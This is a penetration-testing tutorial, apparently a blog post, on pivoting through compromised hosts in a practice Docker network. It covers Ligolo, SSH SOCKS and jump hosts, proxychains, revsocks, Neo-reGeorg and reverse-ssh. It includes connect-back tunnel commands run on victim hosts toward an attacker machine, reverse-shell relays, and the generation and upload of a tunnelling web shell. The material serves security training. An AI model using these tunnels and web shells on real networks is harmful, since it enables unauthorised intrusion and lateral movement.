
Pivoting guide
Introduction
Every beginner in penetration testing eventually reaches an important milestone: pivoting.
When I first had to pivot, I only found:
- an overwhelming number of tools, each designed for a different use case
- confusing and outdated guides (sometimes even the official ones)
- and my favorite: guides that show ONE pivot and call it a day
So I decided to learn it properly once and for all by building a Docker Compose environment that simulates a small network for practicing pivoting. You can find this pivoting lab in my dockerfiles repository.
It includes several Docker Compose environments covering various scenarios, as well as an attacker container with pre-installed tools, including Penelope shell handler, which I heavily recommend to receive your reverse shell instead of the classic netcat -lp 4444.
Keep in mind that every tool and technique has its own advantages and limitations. Finally, even though I mostly practiced pivot using Linux hosts, every tool in this guide can be used to pivot on Windows hosts.
Back to basics
If you need a refresher on networking:
Local port forwarding: Creates a local listening port that forwards traffic to a specified host and port reachable from the SSH server.
For example, ssh -L 1234:127.0.0.1:80 user@victim-front opens port 1234 on the attacker’s machine. Any connection to localhost:1234 is forwarded through the SSH tunnel to 127.0.0.1:80 on victim-front.
This is useful for accessing services that are only listening on the loopback interface (127.0.0.1) and are therefore not directly reachable from the network.
Remote port forwarding: Opens a specific port on the remote machine and forwards any connections back to a specified port on the local machine.
This is less useful for pivoting in pentest, but let me give a little advice: when using remote port forwarding, you probably want to make the opened port available from the network and not only on the loopback, by using: ssh -R 0.0.0.0:8080:127.0.0.1:80 user@victim-front
SOCKS: It is a protocol that encapsulates TCP and UDP traffic, allowing a SOCKS proxy to relay it between your local applications and remote hosts or services.
Either your application natively supports communicating with a SOCKS proxy, such as Firefox, or you can use a wrapper such as proxychains (e.g., proxychains nc 10.0.0.1 8080).
TUN interface: A TUN interface creates a virtual network interface that routes IP traffic to a remote network. This gives your program full network access, as if the remote network were directly connected.
To go deeper and enjoy neat diagrams explaining these concepts, I recommend the following resources:
Local, remote, and dynamic (SOCKS) port forwarding: https://podalirius.net/en/articles/ssh-port-forwarding/ TUN interface: https://floating.io/2016/05/tuntap-demystified/
Throughout this guide, I will give commands to perform multiple pivots inside this network:

Ligolo
This is the most efficient and powerful tool I tested for this guide, yet it remains very easy to use. Ligolo creates a TUN interface on your attacking machine, making networks reachable through compromised hosts.
Ligolo can also create listeners to relay additional Ligolo agents or forward arbitrary TCP ports, making multi-hop pivoting straightforward.
1 - On the attacker side, start ligolo:
sudo ./proxy -selfcert
2 - On the victim side, connect back:
./agent -connect attacker:11601 -ignore-cert &
3 - Attacker side, Ligolo CLI:
session
autoroute
# Select "create new interface"
# Select "start tunnel"
You can now access any machine/network the victim can access.
4 - Prepare for the next jump From the Ligolo CLI, create a listener on port 11601 to relay the next Ligolo agent’s beacon. You can also relay other ports. For example, port 9001 can be used to forward a reverse shell from the middle host to the attacker.
listener_add --addr 0.0.0.0:11601 --to attacker:11601
listener_add --addr 0.0.0.0:9001 --to attacker:9001
From there, compromise another host and repeat step 2, replacing the attacker’s IP with the newly compromised hosts (first the front host, then the middle host).
Some notes :
- Ligolo proxy MUST run as root because it needs priviliges in order to set TUN interfaces.
- Ligolo agent can run as standard user (unless you want to use ports < 1024)
- You need to create a new TUN interface for each new subnet, but you don’t need to worry about interface names. The OS will automatically use the correct interface for any IP address you want to reach.
SOCKS using SSH
If you have valid SSH credentials on a host, SSH provides one of the simplest ways to create a SOCKS proxy:
ssh -D 1080 user@front
This command creates a SOCKS5 proxy listening on port 1080 on your attacking machine. You can then configure tools that support SOCKS proxies (like Firefox, ffuf, and many others, check man pages!) or use proxychains (see below) to route traffic through the front host.
Pivoting further
Suppose you have now obtained SSH credentials for the middle host that is only reachable through front. One option is to create a new SOCKS proxy from the front host:
user@front$ ssh -D 1080 root@middle
To use it from your attacking machine, you would first need to reach front through your existing tunnel, then use the new SOCKS proxy to reach anything beyond middle. In practice, this means chaining two proxies together (again, see below for details on proxychains)
A more convenient approach is to create the tunnel directly from your attacking machine using SSH’s jump feature:
user@attacker$ ssh -D 1080 -J user@front root@middle
This creates a SOCKS proxy on your attacking machine that forwards traffic through front to middle. From your tools’ perspective, there is still only a single local SOCKS proxy to use.
The -J (ProxyJump) option accepts multiple jump hosts, allowing you to traverse several SSH-accessible pivots while exposing only one local SOCKS proxy.
Please see the SSH config part for more details.
Proxychains
proxychains is a wrapper that forces TCP connections from an application through one or more proxies. It is especially useful for tools that do not natively support SOCKS or HTTP proxies.
- Supports SOCKS4, SOCKS5, and HTTP proxies.
- Can chain multiple proxies, allowing several pivot hosts.
- Prepend a command with
proxychainsto proxy its TCP connections. - Uses a configuration file (proxychains.conf) to define the proxy chain.
Proxychains configuration
Keeping a separate configuration file for each pivot path makes switching between tunnels much easier.
# Create a minimal local configuration from the system default
grep -o '^[^#]*' /etc/proxychains4.conf > ./proxychains.conf
At the end of proxychains.conf, define your proxy chain:
[ProxyList]
socks5 127.0.0.1 1080
To use multiple pivots, simply add additional proxies in the order they should be traversed:
[ProxyList]
socks5 127.0.0.1 1080
socks5 127.0.0.1 1080
Each line describes one hop in the proxy chain, stating the type, host and listening port. The first entry is typically (but not necessarily) a SOCKS proxy running on your attacking machine. The second entry is reached through the first proxy, so 127.0.0.1:1080 refers to the SOCKS proxy listening on the front host.
Proxychains usage
Be careful to use the proxychains4 or proxychains-ng command. I recommend setting an alias in your .bashrc: alias pc=proxychains4
Proxychains only supports TCP connections. It does not support UDP traffic nor tools that require raw sockets. With nmap, make sure to only use TCP connect scan (-sT).
# Using system config file
proxychains nmap -sT 10.0.1.2

# Custom config file
proxychains -f 02_middle.conf curl http://10.0.2.2
revsocks
If you need a SOCKS proxy on a compromised host but do not have SSH credentials, revsocks is an excellent choice. It is a reverse SOCKS5 tunneler with SSL/TLS support.
1 - On the attacker, start a listener:
./revsocks -listen :8080 -socks 127.0.0.1:1080 -pass MySuperPassword -tls
2 - On the front host, retrieve revsocks and:
# Connect back
./revsocks -connect attacker:8080 -pass MySuperPassword -tls &

# Start a listener to receive the next jump
./revsocks -listen :8080 -socks 127.0.0.1:1080 -pass MySuperPassword -tls &

# Optional: set up a TCP relay, for
socat TCP-L:9001,fork,reuseaddr TCP:10.0.0.1:9001 &
3 - On the attacker, use the SOCKS proxy
# Edit proxychains.conf
socks5 127.0.0.1 1080

# Access to the next network
proxychains -f 01_front.conf curl http://10.0.1.2
Once you compromised the middle host, go back to step 2.
HTTP tunnel
Sometimes you may compromise a web server but be unable to obtain an interactive shell. If you can upload a web shell or execute server-side code, Neo-reGeorg allows you to turn that limited access into a SOCKS proxy, enabling you to pivot through the target network.
1 - Generate webshell
python neoreg.py generate -k password
2 - Upload the webshell according the target stack
3 - Start SOCKS server
python3 neoreg.py -k password -u http://10.0.0.2/uploads/tunnel.php
4 - Use proxychains as usual
Firefox, Foxyproxy and Burpsuite
You will often need to browse and test web applications located behind one or more pivot hosts.
Most browsers, including Firefox, support SOCKS proxies through their network settings. You can also use an extension such as foxyproxy to quickly switch between proxy configurations.
Butn either Firefox’s built-in proxy settings nor FoxyProxy can chain multiple SOCKS proxies. You have to expose a single SOCKS proxy on your attacking machine that already reaches the target network.
Browsing the application is cool, but analyze and replay HTTP requests with Burpsuite is better.
The official PortSwigger documentation explains how to configure Burp Suite to use a SOCKS proxy: https://portswigger.net/burp/documentation/desktop/settings/network/connections
reverse-ssh
Assume you want to establish an SSH tunnel, but the target is not running an SSH server, or you cannot obtain or add valid SSH credentials.
One solution is to upload your own SSH server.
A convenient option is reverse-ssh, a self-contained SSH server that supports both bind mode and reverse mode.
1 - On the attacker, start a listener on any port:
./reverse-sshx64 -v -l -p 1234
2 - On compromised host front, connect back:
./reverse-sshx64 -p 1234 -b 8888 10.0.0.2
3 - On the attacker, connect to the local port with SSH to reach front:
# Open shell
attacker$ ssh -p 8888 root@127.0.0.1

# File transfers
scp -P 8888 file.txt root@127.0.0.1:/tmp/file.txt

# Dynamic port forwarding as SOCKS proxy on port 9050
ssh -D 9050 root@127.0.0.1
Tips & tricks
SSH config
An SSH config file allows you define connection parameters such as hostnames, usernames, identity files, and jump hosts. This is very useful during pivoting, where reaching an internal host often requires passing through multiple compromised machines.
Instead of manually specifying ProxyJump, keys, and IP addresses every time, you can define the complete path once:
~/.ssh/config
Host front
    Hostname 10.0.0.2
    IdentityFile ~/key_front

Host middle
    Hostname 10.0.1.2
    IdentityFile ~/key_middle
    ProxyJump root@front

Host backend
    Hostname 10.0.2.2
    ProxyJump root@middle
With this config file, log into an host is as easy as:
ssh front

ssh middle

ssh backend
More parameters
Some additional parameters for your SSH config file that might be useful :
User root Specifies the SSH username. Without this option, SSH uses your local username when connecting.
Port 2222 Specifies the SSH server port.
IdentitiesOnly yes Forces SSH to use only the identity files explicitly configured with IdentityFile.
StrictHostKeyChecking no Disables SSH host key verification prompts.
UserKnownHostsFile /dev/null Prevents SSH from saving host keys to the usual ~/.ssh/known_hosts file.
Tmux
During pentest and even more during when pivoting, you should use tmux (or any other terminal multiplexer). It is invaluable for several reasons, especially:
- It allows you to run multiple terminal sessions within a single SSH connection.
- If your SSH/reverse shell connection is interrupted, your session continues running on the remote host. Once you reconnect, you can simply reattach to the existing session and resume your work, including active shells, running commands, and open SSH connections.
The forgotten
During my writingsearch journey, some project names kept coming back, so I tried them but didn’t the point to include them in this guide. Still, you might cross them as I crossed them, so I thought I should give a quick opinion :
shuttle
- Creates a transparent VPN-like tunnel over SSH.
- Requires SSH access to the pivot host
- Automatically routes selected subnets through a pivot host.
- No additional software needed on the remote machine.
- Designed to single pivot
chisel
- Transport traffic over HTTP or Websocket
- Bind or reverse
- Support local and remote port forwarding, and SOCKS5 proxies.
- Encrypts communications over TLS.
- Particularly useful for bypassing restrictive firewalls and pivoting through HTTP(S)-only networks.
plink.exe
Plink is the command-line SSH client from the PuTTY suite for Windows. It provides SSH functionality similar to the OpenSSH client, meaning you can connect to a SSH server, setup local/remote port forwarding, and SOCKS proxy.